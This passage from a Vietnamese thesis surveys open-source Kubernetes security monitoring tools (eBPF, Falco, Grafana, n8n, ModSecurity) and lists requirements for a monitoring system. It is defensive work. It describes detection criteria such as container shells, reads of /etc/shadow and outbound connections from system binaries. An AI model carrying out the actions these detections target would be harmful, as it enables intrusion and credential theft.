Các công cụ này thường có hai chế độ hoạt động, và mỗi chế độ tạo ra dữ liệu giám sát khác nhau:

- **Chế độ Audit (hoặc warn):** cho phép tạo tài nguyên vi phạm nhưng ghi nhận vi phạm để theo dõi. Với Kyverno, kết quả được ghi vào PolicyReport trong namespace của tài nguyên. Với Pod Security Admission, vi phạm được ghi thành chú thích trong audit log của Kubernetes. Chế độ này phù hợp để đánh giá tác động của chính sách trước khi áp dụng chặn.
- **Chế độ Enforce:** từ chối ngay tài nguyên vi phạm. Với Kyverno, các hành động bị chặn không tạo mục trong báo cáo, nhưng có thể xem qua các sự kiện (events) của Kubernetes trong namespace nơi yêu cầu được gửi.

Kyverno sử dụng định dạng báo cáo mở do Kubernetes Policy Working Group công bố, gồm PolicyReport và ClusterPolicyReport, nên các công cụ khác cũng đọc được. Báo cáo được tạo khi có sự kiện admission như tạo, sửa, xóa và từ các lần quét nền đối với tài nguyên đã tồn tại. Cần lưu ý rằng báo cáo chỉ phản ánh trạng thái hiện tại của cụm. Khi tài nguyên bị xóa, mục tương ứng cũng bị xóa và không còn lịch sử. Vì vậy, để phục vụ điều tra và tuân thủ, cần chuyển dữ liệu này sang hệ thống lưu trữ tập trung.

1.3.6. Nhận xét về các nguồn dữ liệu giám sát an toàn trong kubernetes

Các nguồn dữ liệu trên bổ sung cho nhau chứ không thay thế nhau. Vulnerability reports và policy violation events thiên về phòng ngừa, giúp phát hiện điểm yếu và cấu hình sai trước khi bị lợi dụng. Metrics và container logs giúp nhận ra dấu hiệu bất thường trong vận hành. Audit log truy vết các hành động tác động lên cụm, còn runtime security events phát hiện hành vi tấn công đang diễn ra bên trong workload. Để có bức tranh đầy đủ, dữ liệu từ các nguồn này cần được thu thập, chuẩn hóa và đối chiếu tại một nơi tập trung. Nội dung này sẽ được trình bày ở Mục 1.4 về các giải pháp mã nguồn mở phục vụ giám sát Kubernetes.

1.4. Tổng quan về các giải pháp mã nguồn mở phục vụ giám sát Kubernetes

Các nguồn dữ liệu đã trình bày ở phần 1.3 chỉ phát huy giá trị khi có công cụ thu thập, phân tích, hiển thị và phản ứng kịp thời. Phần này giới thiệu năm nhóm giải pháp mã nguồn mở, mỗi nhóm đảm nhiệm một khâu riêng trong chuỗi giám sát và bảo vệ. Ở tầng nền, công nghệ eBPF cung cấp khả năng quan sát ở mức nhân hệ điều hành. Trên nền đó, Falco đảm nhiệm việc phát hiện mối đe dọa lúc chạy, còn Grafana trực quan hóa dữ liệu và phát cảnh báo. Khi cảnh báo xuất hiện, n8n điều phối các phản ứng tự động theo mô hình SOAR. Ngoài ra, ModSecurity bảo vệ tầng ứng dụng web. Vai trò của từng giải pháp được tổng hợp trong Bảng 5.

Giải pháp	**Vai trò**	**Chức năng chính**	**Liên hệ với mục 1.2 và 1.3**
eBPF	Quan sát và thực thi chính sách ngay trong nhân	Ghi nhận sự kiện mạng, tiến trình, tệp; có thể chặn hành vi vi phạm	Runtime security events; phân đoạn mạng
Falco	Phát hiện mối đe dọa lúc chạy	Đối chiếu sự kiện lời gọi hệ thống với bộ luật và phát cảnh báo	Runtime security events; container escape, lạm dụng đặc quyền
Grafana	Trực quan hóa và cảnh báo	Truy vấn, hiển thị và cảnh báo trên metrics và log từ nhiều nguồn	Metrics, container logs, audit logs

Giải pháp	Vai trò	Chức năng chính	Liên hệ với mục 1.2 và 1.3
n8n (SOAR)	Tự động hóa điều phối và phản ứng	Nhận cảnh báo, làm giàu thông tin, thông báo và thực hiện hành động theo kịch bản	Rút ngắn thời gian xử lý các sự kiện thu thập ở mục 1.3
ModSecurity	Bảo vệ tầng ứng dụng web	Kiểm tra yêu cầu HTTP theo bộ luật OWASP CRS	Tấn công vào ứng dụng; bổ sung cho Network Policy

Bảng 5: Các giải pháp mã nguồn mở phục vụ giám sát k8s

1.4.1. Giải pháp trên eBPF

a) Công nghệ eBPF

eBPF là công nghệ cho phép chạy các chương trình được cô lập trong ngữ cảnh đặc quyền của nhân hệ điều hành. Nhờ đó, khả năng của nhân được mở rộng một cách an toàn và hiệu quả, không cần sửa mã nguồn nhân hay nạp thêm module nhân. Trước khi được gắn vào điểm móc, mỗi chương trình eBPF phải qua bước xác minh nhằm bảo đảm không gây lỗi hay treo nhân. Sau đó, chương trình được biên dịch JIT để chạy với hiệu năng gần như mã gốc. Hiện nay, eBPF được sử dụng rộng rãi trong các lĩnh vực như mạng hiệu năng cao, thu thập dữ liệu quan sát bảo mật với chi phí thấp, truy vết ứng dụng và thực thi bảo mật cho container.

Với Kubernetes, eBPF đặc biệt phù hợp vì các container trên cùng một node dùng chung một nhân. Một cảm biến đặt ở nhân có thể quan sát hoạt động của mọi Pod trên node mà không cần thay đổi ứng dụng hay chèn thêm thành phần vào từng Pod. Bên cạnh đó, cảm biến này khó bị kẻ tấn công bên trong container che giấu hơn so với các công cụ chạy ở tầng người dùng.

b) Các giải pháp tiêu biểu trong hệ sinh thái Cilium

Hệ sinh thái Cilium có ba giải pháp tiêu biểu xây dựng trên nền eBPF:

- **Cilium:** là dự án mã nguồn mở cung cấp kết nối mạng, bảo mật và khả năng quan sát cho các môi trường cloud native như Kubernetes. Cilium thực thi chính sách bảo mật dựa trên danh tính, thực thi chính sách ngay lúc chạy và mã hóa dữ liệu một cách trong suốt.

- **Hubble:** là nền tảng quan sát mạng và bảo mật phân tán, được xây dựng trên Cilium và eBPF. Hubble cho phép quan sát sâu giao tiếp giữa các dịch vụ và hạ tầng mạng mà không can thiệp vào ứng dụng. Nhờ đó, Hubble giúp phát hiện các luồng kết nối bất thường và kiểm chứng hiệu quả của Network Policy.
- **Tetragon:** là công cụ quan sát bảo mật và thực thi chính sách lúc chạy. Tetragon nhận biết được danh tính Kubernetes như namespace và Pod, nên có thể cấu hình phát hiện riêng cho từng workload. Công cụ này ghi nhận các sự kiện thực thi tiến trình, thay đổi đặc quyền và capability, hoạt động lời gọi hệ thống, cùng hoạt động vào ra như truy cập mạng và tệp. Điểm khác biệt của Tetragon là chính sách và bộ lọc được áp dụng trực tiếp trong nhân. Cách làm này vừa giảm chi phí quan sát, vừa cho phép chặn một thao tác trước khi thao tác đó hoàn tất, thay vì chỉ phát hiện sau khi sự việc đã xảy ra.

Các giải pháp dựa trên eBPF cũng có hạn chế cần lưu ý. Những giải pháp này phụ thuộc vào phiên bản nhân của node và cần quyền cao để nạp chương trình vào nhân. Vì vậy, cần kiểm tra tính tương thích trước khi triển khai và kiểm soát chặt quyền của các tác tử này. Hạn chế này liên quan đến rủi ro về đặc quyền đã nêu ở phần 1.2.

1.4.2. Công cụ phát hiện mối đe dọa Falco

Falco là công cụ bảo mật runtime cloud native mã nguồn mở, do Sysdig tạo ra và hiện là dự án ở giai đoạn ươm mầm của CNCF. Falco hoạt động như một tác tử giám sát nhân hệ điều hành. Công cụ này quan sát các sự kiện như lời gọi hệ thống theo bộ luật tùy chỉnh, đồng thời làm giàu sự kiện bằng thông tin từ container runtime và Kubernetes. Khi một luật bị vi phạm, Falco phát cảnh báo kèm mức độ nghiêm trọng.

a) Cơ chế thu thập sự kiện

Để thu thập lời gọi hệ thống, Falco cần một trình điều khiển. Hiện có ba lựa chọn là module nhân, đầu dò eBPF thế hệ cũ và đầu dò modern eBPF. Modern eBPF được nhúng sẵn trong Falco, nên khi nhân đủ mới, hệ thống không phải tải hay biên dịch thêm thành phần bên ngoài. Người triển khai bật lựa chọn này bằng cách đặt khóa cấu hình engine.kind thành modern_ebpf. Đây

là lý do Falco thuộc nhóm giải pháp dựa trên eBPF đã trình bày ở phần 1.4.1. Trên Kubernetes, Falco được triển khai thông qua Helm chart chính thức.

b) Khả năng phát hiện

Falco có thể phát hiện mọi hành vi liên quan đến lời gọi hệ thống, dựa trên loại lời gọi, tham số và thuộc tính của tiến trình thực hiện lời gọi. Các hành vi tiêu biểu thuộc ba nhóm:

- **Trong container:** có shell chạy trong container hoặc Pod, tiến trình máy chủ sinh ra tiến trình con không mong đợi, tệp nhạy cảm như /etc/shadow bị đọc, hoặc tệp không phải thiết bị bị ghi vào /dev.
- **Về đặc quyền:** container chạy ở chế độ đặc quyền, container gắn đường dẫn nhạy cảm như /proc từ máy chủ, hoặc một Pod đặc quyền được khởi tạo trong cụm.
- **Về mạng:** một tệp nhị phân hệ thống chuẩn như ls thực hiện kết nối mạng ra ngoài.

Falco cung cấp sẵn bộ luật cho Kubernetes, Linux và môi trường cloud native, được duy trì trong kho falcosecurity/rules. Bên cạnh đó, Falco cho phép viết luật riêng. Ngoài lời gọi hệ thống, Falco còn mở rộng được sang các nguồn dữ liệu khác thông qua plugin.

c) Xuất cảnh báo và phản ứng

Các sự kiện của Falco có thể được chuyển sang hệ thống SIEM hoặc kho dữ liệu để phân tích bên ngoài node. Trong thực tế, Falcosidekick thường được dùng để chuyển tiếp cảnh báo của Falco đến nhiều đích khác nhau. Falco Talon là bộ máy phản ứng, nhận sự kiện từ Falco hoặc Falcosidekick và phản ứng theo các luật đơn giản mà không cần viết mã. Các hành động phản ứng điển hình gồm gửi thông báo, dừng Pod vi phạm hoặc gắn taint cho node. Những cảnh báo này cũng là đầu vào tự nhiên cho quy trình tự động hóa sẽ trình bày ở phần 1.4.4.

Luồng phân tầng từ rule đến giao diện:

Bước	**Thành phần**	**Vai trò trong việc phân tầng**
1	**Rule của Falco**	Mỗi rule có condition (khi nào kích hoạt), output (nội dung cảnh báo) và priority (mức nghiêm

Bước	Thành phần	Vai trò trong việc phân tầng
		trọng). Đây là nơi duy nhất gán mức độ.
2	**Falco engine**	Khi condition đúng thì sinh cảnh báo mang priority của rule. Tùy chọn priority trong falco.yaml đặt ngưỡng tối thiểu; cảnh báo thấp hơn ngưỡng sẽ không được sinh ra.
3	**Falcosidekick**	Nhận cảnh báo qua HTTP output. Mỗi đích (output) có minimumpriority riêng để chỉ chuyển tiếp cảnh báo từ mức đó trở lên.
4	**Falcosidekick UI**	Lưu sự kiện trong Redis (cần module RediSearch), hiển thị biểu đồ theo priority và cho lọc theo priority, rule, tags, source, thời gian.

Bảng 6: Luồng phân tầng từ rule đến giao diện falco

Thang mức priority của falco:

Falco dùng thang mức nghiêm trọng tương tự syslog. Giá trị hợp lệ theo tài liệu Falco và Falcosidekick, xếp từ nghiêm trọng nhất đến ít nhất:

Bậc	Giá trị priority	Mức độ	Gợi ý tiêu chí điều kiện dùng mức này*
1	**EMERGENCY**	Khẩn cấp	Dấu hiệu xâm nhập đang diễn ra hoặc hệ thống hỏng; cần phản ứng ngay
2	**ALERT**	Báo động	Cần hành động ngay, hành vi gần như chắc chắn độc hại
3	**CRITICAL**	Nghiêm trọng	Leo thang đặc quyền, thoát container, thả và chạy tệp nhị phân mới
4	**ERROR**	Lỗi	Vi phạm rõ ràng chính sách, có

Bậc	Giá trị priority	Mức độ	Gợi ý tiêu chí điều kiện dùng mức này*
			khả năng gây hại, cần điều tra sớm
5	**WARNING**	Cảnh báo	Hành vi đáng ngờ nhưng chưa chắc độc hại (tiến trình lạ, đọc tệp cấu hình)
6	**NOTICE**	Lưu ý	Hành vi bất thường nhưng có thể hợp lệ trong vận hành
7	**INFORMATIONAL**	Thông tin	Ghi nhận phục vụ kiểm toán, tuân thủ
8	**DEBUG**	Gỡ lỗi	Dùng khi viết và thử nghiệm rule

Bảng 7: Thang mức cảnh báo của falco

1.4.3. Công cụ Grafana

Grafana là nền tảng mã nguồn mở dùng để truy vấn, trực quan hóa và cảnh báo trên dữ liệu từ nhiều nguồn, được phát hành theo giấy phép AGPL-3.0. Điểm cốt lõi của Grafana là không lưu trữ dữ liệu mà truy vấn trực tiếp từ các hệ thống lưu trữ phía sau. Nền tảng này hỗ trợ hơn 150 loại nguồn dữ liệu, tiêu biểu như Prometheus, Loki, Elasticsearch, OpenSearch và các cơ sở dữ liệu quan hệ.

Grafana có bốn chức năng chính phục vụ giám sát Kubernetes:

- **Dashboard:** là bảng điều khiển với nhiều loại panel như biểu đồ chuỗi thời gian, đồng hồ đo, bản đồ nhiệt và bảng số liệu, kèm biến mẫu và chế độ tự động làm mới. Một dashboard có thể hiển thị đồng thời metrics từ Prometheus và log từ Loki hoặc OpenSearch.
- **Explore:** là giao diện truy vấn tùy biến, hữu ích khi điều tra sự cố mà chưa biết chính xác cần tìm gì.

- **Annotations:** cho phép đánh dấu sự kiện lên biểu đồ. Chẳng hạn, các dòng log từ Loki có thể hiển thị dưới dạng chú thích trên biểu đồ metrics, giúp đối chiếu một đợt tăng đột biến tài nguyên với sự kiện gây ra nó.
- **Alerting:** cho phép định nghĩa luật cảnh báo dựa trên ngưỡng truy vấn hoặc điều kiện kết hợp. Thông báo được chuyển qua các kênh như Slack, email, PagerDuty hoặc webhook. Chức năng này còn hỗ trợ cảnh báo đa chiều và tạm ngưng cảnh báo.

Trong kiến trúc giám sát an toàn thông tin, Grafana đóng vai trò lớp hiển thị và cảnh báo thống nhất. Dữ liệu metrics đã trình bày ở phần 1.3.1 được Prometheus thu thập. Container log và audit log ở phần 1.3.2 được lưu trong hệ thống log tập trung. Cảnh báo từ Falco cũng có thể được đưa vào cùng hệ thống lưu trữ đó, rồi hiển thị trên dashboard chung. Bên cạnh đó, cơ chế webhook của Alerting cho phép chuyển cảnh báo sang công cụ điều phối như n8n. Tuy nhiên, Grafana không thay thế hệ thống lưu trữ hay SIEM. Hiệu quả của Grafana phụ thuộc vào chất lượng dữ liệu ở các nguồn phía sau.

1.4.4. Công cụ SOAR nodemation.

a) Khái niệm SOAR

SOAR là nhóm công nghệ an ninh mạng cho phép tổ chức phản ứng tự động với một số loại sự cố. Hệ thống thu thập đầu vào mà đội vận hành an ninh theo dõi, chẳng hạn cảnh báo từ SIEM hoặc nền tảng tình báo mối đe dọa. Sau đó, SOAR hỗ trợ xác định, ưu tiên và điều khiển các hoạt động ứng phó sự cố theo quy trình chuẩn. SOAR dựa trên ba trụ cột. Điều phối là việc kết nối và phối hợp các công cụ bảo mật. Tự động hóa là việc thực hiện các tác vụ lặp lại như phân loại cảnh báo, làm giàu thông tin chỉ báo và kiểm tra uy tín địa chỉ IP. Phản hồi là việc dẫn dắt quá trình xử lý sự cố theo kịch bản dựng sẵn. Các kịch bản này gọi là playbook, mô tả cách xác minh và ứng phó với từng loại sự cố.

b) Nodemation và khả năng xây dựng quy trình theo mô hình SOAR

Nodemation là nền tảng tự động hóa quy trình dựa trên các node, có hàng trăm tích hợp dựng sẵn. Nền tảng này cho phép tự lưu trữ và kết hợp giao diện trực quan với mã tùy chỉnh bằng JavaScript hoặc Python. Về giấy phép, n8n được phân phối theo mô hình fair-code, gồm Sustainable Use License và n8n Enterprise License. Mã nguồn của n8n được công khai và cho phép tự triển khai. Tuy nhiên, giấy phép có hạn chế về sử dụng thương mại, chẳng hạn không được

bán lại dưới dạng dịch vụ n8n được quản lý. Vì vậy, n8n không được xếp vào mã nguồn mở theo định nghĩa của Open Source Initiative mà thuộc nhóm mã nguồn khả dụng. Với việc sử dụng nội bộ trong tổ chức, giấy phép này không gây trở ngại đáng kể.

N8n không phải nền tảng SOAR chuyên dụng. Tuy nhiên, các thành phần của n8n đủ để xây dựng playbook theo mô hình SOAR, gồm node kích hoạt như Webhook, Cron và Email, node điều kiện như If, Switch, Merge và Split, cùng cơ chế vòng lặp và xử lý lỗi. Một kịch bản điển hình cho môi trường Kubernetes gồm bốn bước:

- **Tiếp nhận:** cảnh báo từ Falco, qua Falcosidekick, hoặc từ Grafana Alerting được gửi đến n8n thông qua Webhook.
- **Làm giàu và phân loại:** n8n truy vấn thêm thông tin như uy tín của địa chỉ IP, sau đó dùng node điều kiện để phân loại theo mức độ nghiêm trọng và loại luật.
- **Thông báo:** n8n gửi cảnh báo đến kênh trao đổi hoặc email của đội vận hành, hoặc tạo phiếu sự cố trong hệ thống quản lý.
- **Hành động:** với các trường hợp đã được định nghĩa, n8n gọi Kubernetes API để cô lập hoặc dừng Pod. Đối với hành động có rủi ro cao, quy trình cần thêm bước xác nhận của con người.

Khi cho phép n8n thao tác lên cụm, cần cấp cho n8n một service account với quyền tối thiểu cần thiết, theo nguyên tắc phân quyền đã nêu ở phần 1.2. Lý do là bản thân công cụ tự động hóa cũng có thể trở thành điểm lạm quyền nếu bị chiếm quyền điều khiển. Ngoài ra, n8n không tích hợp sẵn các chức năng như quản lý hồ sơ sự cố hay nguồn tình báo mối đe dọa của các nền tảng SOAR thương mại. Những phần này cần được kết nối từ công cụ bên ngoài.

1.4.5. Công cụ WAF ModSecurity

a) Tổng quan

ModSecurity là tường lửa ứng dụng web mã nguồn mở, được phát hành theo giấy phép Apache 2.0. Công cụ này bảo vệ theo thời gian thực cho các ứng dụng web chạy trên Apache, IIS và Nginx. Phiên bản 3 là thư viện độc lập tên libmodsecurity, tích hợp với từng nền tảng thông qua các bộ kết nối. Phiên bản này phù hợp với các triển khai mới trên Nginx, còn Apache vẫn có nhánh 2.9 riêng.

ModSecurity dùng ngôn ngữ luật dựa trên sự kiện tên SecLang, cho phép kiểm tra tiêu đề, cookie, dữ liệu POST, tệp tải lên và nội dung phản hồi.

ModSecurity thường được dùng cùng bộ luật OWASP Core Rule Set để phòng vệ trước các tấn công như SQL injection, XSS và các nhóm rủi ro trong OWASP Top 10 dành cho ứng dụng web. Mức độ nghiêm ngặt của bộ luật có thể điều chỉnh theo nhu cầu. ModSecurity có hai chế độ hoạt động là chỉ phát hiện và chặn, được chọn thông qua chỉ thị SecRuleEngine. Khi triển khai, nên bắt đầu bằng chế độ chỉ phát hiện để tinh chỉnh luật và giảm cảnh báo sai, sau đó mới chuyển sang chế độ chặn.

b. Trạng thái dự án

Tháng 1/2024, ModSecurity được chuyển từ Trustwave sang tổ chức OWASP. Trustwave dừng hỗ trợ mã nguồn mở và các bộ luật thương mại từ ngày 1/7/2024. Dự án vẫn tiếp tục được duy trì với các bản vá lỗi và bảo mật. Chẳng hạn, bản 3.0.15 phát hành vào khoảng tháng 4/2026 đã vá các lỗ hổng như CVE-2026-42268 và CVE-2026-30923. Tuy nhiên, tốc độ phát triển tính năng mới chậm hơn trước.

Bộ luật OWASP CRS vẫn được phát hành đều đặn và hỗ trợ cả ModSecurity lẫn Coraza. Coraza là tường lửa ứng dụng web viết bằng ngôn ngữ Go, tương thích với SecLang và theo công bố của dự án đã vượt qua toàn bộ bộ kiểm thử của CRS phiên bản 4. Vì vậy, Coraza là hướng thay thế trực tiếp khi cần giải pháp an toàn bộ nhớ hơn mà vẫn dùng lại được các luật hiện có.

c. ModSecurity trong môi trường Kubernetes

Trước đây, cách phổ biến nhất là bật ModSecurity trên Ingress NGINX Controller thông qua các annotation như enable-modsecurity, enable-owasp-core-rules và modsecurity-snippet, với chế độ mặc định là chỉ phát hiện. Tuy nhiên, dự án kubernetes/ingress-nginx đã ngừng hoạt động vào tháng 3/2026. Kho mã nguồn được lưu trữ ở chế độ chỉ đọc và không còn bản phát hành, bản sửa lỗi hay bản vá bảo mật. Các triển khai hiện có vẫn chạy được nhưng sẽ không được vá lỗi về sau, nên các triển khai mới không nên dựa vào Ingress NGINX. Cần phân biệt dự án này với F5 NGINX Ingress Controller, một dự án riêng do F5 duy trì và không bị ảnh hưởng.

Với triển khai mới, có hai hướng chính. Hướng thứ nhất là chạy Nginx kèm bộ kết nối ModSecurity làm reverse proxy phía trước dịch vụ. Hướng thứ hai là dùng Coraza trên các nền tảng còn được hỗ trợ như Caddy, Traefik hoặc HAProxy

thông qua coraza-spoa. Chỉ bộ điều khiển Ingress NGINX bị ngừng, còn Ingress API của Kubernetes vẫn được hỗ trợ.

Về vị trí trong hệ thống phòng thủ, Network Policy kiểm soát lưu lượng ở tầng mạng giữa các Pod, còn WAF kiểm tra nội dung yêu cầu HTTP ở tầng ứng dụng. Nhật ký kiểm toán của ModSecurity có thể đưa vào hệ thống log tập trung và hiển thị trên Grafana. Nhờ đó, đây trở thành một nguồn dữ liệu bổ sung cho các nguồn đã trình bày ở phần 1.3.

1.4.6. Mô hình kết hợp và nhận xét tổng hợp

Năm nhóm giải pháp bổ sung cho nhau và có thể kết hợp thành một luồng xử lý thống nhất gồm bốn bước:

- **Thu thập ở nhân:** các cảm biến dựa trên eBPF, tiêu biểu là Falco và Tetragon, ghi nhận hành vi của tiến trình, tệp và mạng trên từng node.
- **Phát hiện:** Falco đối chiếu các sự kiện với bộ luật rồi phát cảnh báo. Ở tầng ứng dụng web, ModSecurity phát hiện hoặc chặn các yêu cầu tấn công.
- **Hiển thị và cảnh báo:** Grafana tập hợp metrics, log và cảnh báo từ các hệ thống lưu trữ phía sau để giám sát tập trung và đối chiếu.
- **Phản ứng tự động:** n8n tiếp nhận cảnh báo qua webhook, làm giàu thông tin, phân loại, thông báo và thực hiện các hành động đã được phê duyệt.

Các giải pháp này đều có thể tự triển khai và tùy biến, nên phù hợp với đồ án ưu tiên chi phí thấp. Tuy nhiên, việc triển khai thực tế cần cân nhắc bốn điểm.

- **Thứ nhất,** các tác tử eBPF phụ thuộc vào phiên bản nhân của node và cần quyền cao để hoạt động. Vì vậy, cần kiểm tra tính tương thích trước khi triển khai và kiểm soát chặt quyền của các tác tử này.
- **Thứ hai,** Falco và ModSecurity đều có thể phát sinh cảnh báo sai. Do đó, bộ luật cần được tinh chỉnh dần theo đặc điểm của hệ thống.
- **Thứ ba,** Grafana dùng giấy phép AGPL-3.0 còn n8n dùng giấy phép fair-code. Hai giấy phép này có điều khoản riêng về phân phối và sử dụng thương mại, nên cần đọc kỹ nếu sử dụng ngoài phạm vi nội bộ.
- **Thứ tư,** tình trạng bảo trì của từng thành phần cần được rà soát trước khi đưa vào môi trường production. Điều này đặc biệt cần thiết với

ModSecurity, do tốc độ phát triển chậm lại, và với Ingress NGINX, do dự án đã ngừng hoạt động.

CHƯƠNG 2: KIẾN TRÚC HỆ THỐNG GIÁM SÁT AN TOÀN THÔNG TIN

2.1. Yêu cầu của hệ thống giám sát an toàn thông tin

Hệ thống giám sát an toàn thông tin trong môi trường điện toán đám mây gốc có nhiệm vụ liên tục trả lời ba câu hỏi. Thứ nhất, điều gì đang diễn ra trong hệ thống. Thứ hai, hành vi đó có nguy hiểm hay không. Thứ ba, cần xử lý như thế nào. Để trả lời được cả ba câu hỏi, hệ thống phải thu thập dữ liệu đủ sâu, phân tích chính xác và thông báo kịp thời. Bên cạnh đó, hệ thống phải vận hành ổn định và không làm ảnh hưởng đến các ứng dụng đang được bảo vệ.

Từ nhiệm vụ trên, các yêu cầu đối với hệ thống được chia thành hai nhóm. Yêu cầu chức năng mô tả những việc hệ thống cần thực hiện. Yêu cầu phi chức năng mô tả mức độ hệ thống cần đạt được khi thực hiện các việc đó.

2.1.1. Yêu cầu chức năng

Yêu cầu chức năng xác định các khả năng cụ thể mà hệ thống phải cung cấp. Các khả năng này được sắp xếp theo trình tự xử lý của một sự kiện an toàn thông tin, từ lúc phát sinh đến lúc được phản ứng. Hệ thống có mười yêu cầu chức năng chính:

- **Thu thập dữ liệu:** hệ thống phải thu thập được sự kiện ở nhiều tầng khác nhau, gồm lời gọi hệ thống trên máy chủ, nhật ký kiểm toán của Kubernetes, hoạt động mạng và nhật ký ứng dụng. Dữ liệu thô chỉ có ý nghĩa khi được làm giàu bằng ngữ cảnh như tên container, Pod, namespace, image và người dùng thực hiện. Nhờ đó, người phân tích xác định được đối tượng bị ảnh hưởng mà không cần tra cứu thủ công.
- **Phát hiện mối đe dọa:** hệ thống phải nhận diện được các hành vi bất thường hoặc vi phạm chính sách dựa trên bộ luật. Chẳng hạn, shell được chạy trong container, tệp nhạy cảm bị đọc, container chạy ở chế độ đặc quyền hoặc một tiến trình hệ thống thực hiện kết nối mạng ra ngoài. Đây là chức năng cốt lõi, quyết định giá trị của toàn bộ hệ thống.
- **Quản lý luật phát hiện:** hệ thống cần cung cấp bộ luật dựng sẵn để triển khai nhanh. Đồng thời, hệ thống phải cho phép viết luật riêng, ghi đè luật mặc định, thêm ngoại lệ để giảm cảnh báo sai và bật hoặc tắt từng luật. Việc quản lý luật dưới dạng tệp cấu hình còn giúp kiểm soát phiên bản và tái sử dụng luật giữa các môi trường.
- **Phân loại mức độ nghiêm trọng:** mỗi cảnh báo cần mang một mức độ nghiêm trọng, chẳng hạn theo thang từ Emergency đến Debug, để đội vận hành biết cảnh báo nào cần xử lý trước. Người xây dựng luật quy định mức độ này và có thể điều chỉnh theo mức chịu rủi ro của tổ chức.

- **Phát cảnh báo:** hệ thống phải gửi cảnh báo gần như tức thời đến nhiều kênh tiếp nhận, như ứng dụng nhắn tin, thư điện tử hoặc nền tảng quản lý ca trực và sự cố. Hệ thống phải cho phép lọc theo mức độ để mỗi kênh chỉ nhận lượng thông tin phù hợp. Nội dung cảnh báo phải đủ ngữ cảnh để người vận hành bắt đầu điều tra ngay.
- **Lưu trữ và truy vết:** sự kiện và cảnh báo cần được lưu tập trung, hỗ trợ tìm kiếm và lọc theo thời gian, luật, mức độ hoặc tài nguyên liên quan. Dữ liệu được giữ trong thời hạn do tổ chức quy định để phục vụ điều tra sau sự cố và kiểm toán.
- **Trực quan hóa:** hệ thống nên có bảng điều khiển thể hiện số lượng cảnh báo theo mức độ, luật, nguồn và thời gian. Bảng điều khiển giúp người vận hành nắm nhanh tình trạng an toàn tổng thể và phát hiện các xu hướng bất thường.
- **Tích hợp với hệ thống khác:** sự kiện phải chuyển được sang hệ thống SIEM hoặc kho dữ liệu nằm ngoài máy chủ để phân tích và lưu trữ dài hạn. Hệ thống cũng cần có giao diện lập trình hoặc webhook để kết nối với các công cụ khác trong quy trình vận hành.
- **Phản ứng với sự cố:** ngoài việc phát hiện, hệ thống cần hỗ trợ phản ứng tự động hoặc bán tự động theo các luật đơn giản, như gửi thông báo, cô lập hoặc dừng Pod vi phạm, gắn taint cho node và tạo phiếu xử lý sự cố. Chức năng này rút ngắn thời gian từ lúc phát hiện đến lúc ngăn chặn.
- **Quản trị và phân quyền:** hệ thống phải xác thực người dùng và phân quyền theo vai trò, chẳng hạn vai trò xem cảnh báo, sửa luật và thực hiện hành động phản ứng. Hệ thống cũng phải ghi lại các thao tác quản trị để bảo đảm trách nhiệm giải trình.

2.1.2. Yêu cầu phi chức năng

Yêu cầu phi chức năng không mô tả tính năng cụ thể mà quy định chất lượng vận hành của hệ thống. Với hệ thống giám sát, nhóm yêu cầu này đặc biệt quan trọng. Hệ thống chạy song song với ứng dụng thực tế, và bản thân nó cũng là mục tiêu tiềm năng của kẻ tấn công. Hệ thống có mười hai yêu cầu phi chức năng chính:

- **Hiệu năng và mức tiêu tốn tài nguyên:** tác tử giám sát chỉ được tiêu tốn lượng CPU và bộ nhớ thấp trên mỗi máy chủ để không làm chậm ứng dụng. Mức tiêu tốn thực tế cần được đo trong quá trình thử nghiệm thay vì giả định.
- **Độ trễ phát hiện:** khoảng thời gian từ khi hành vi xảy ra đến khi cảnh báo được phát ra phải đủ ngắn để việc phản ứng còn kịp thời, lý tưởng là

trong vài giây. Ngưỡng cụ thể cần được xác định theo yêu cầu của từng tổ chức.


- **Khả năng mở rộng:** hệ thống phải tự động triển khai trên mọi máy chủ trong cụm, chẳng hạn dưới dạng DaemonSet. Khi số node, số Pod và khối lượng sự kiện tăng lên, hệ thống vẫn phải hoạt động ổn định.
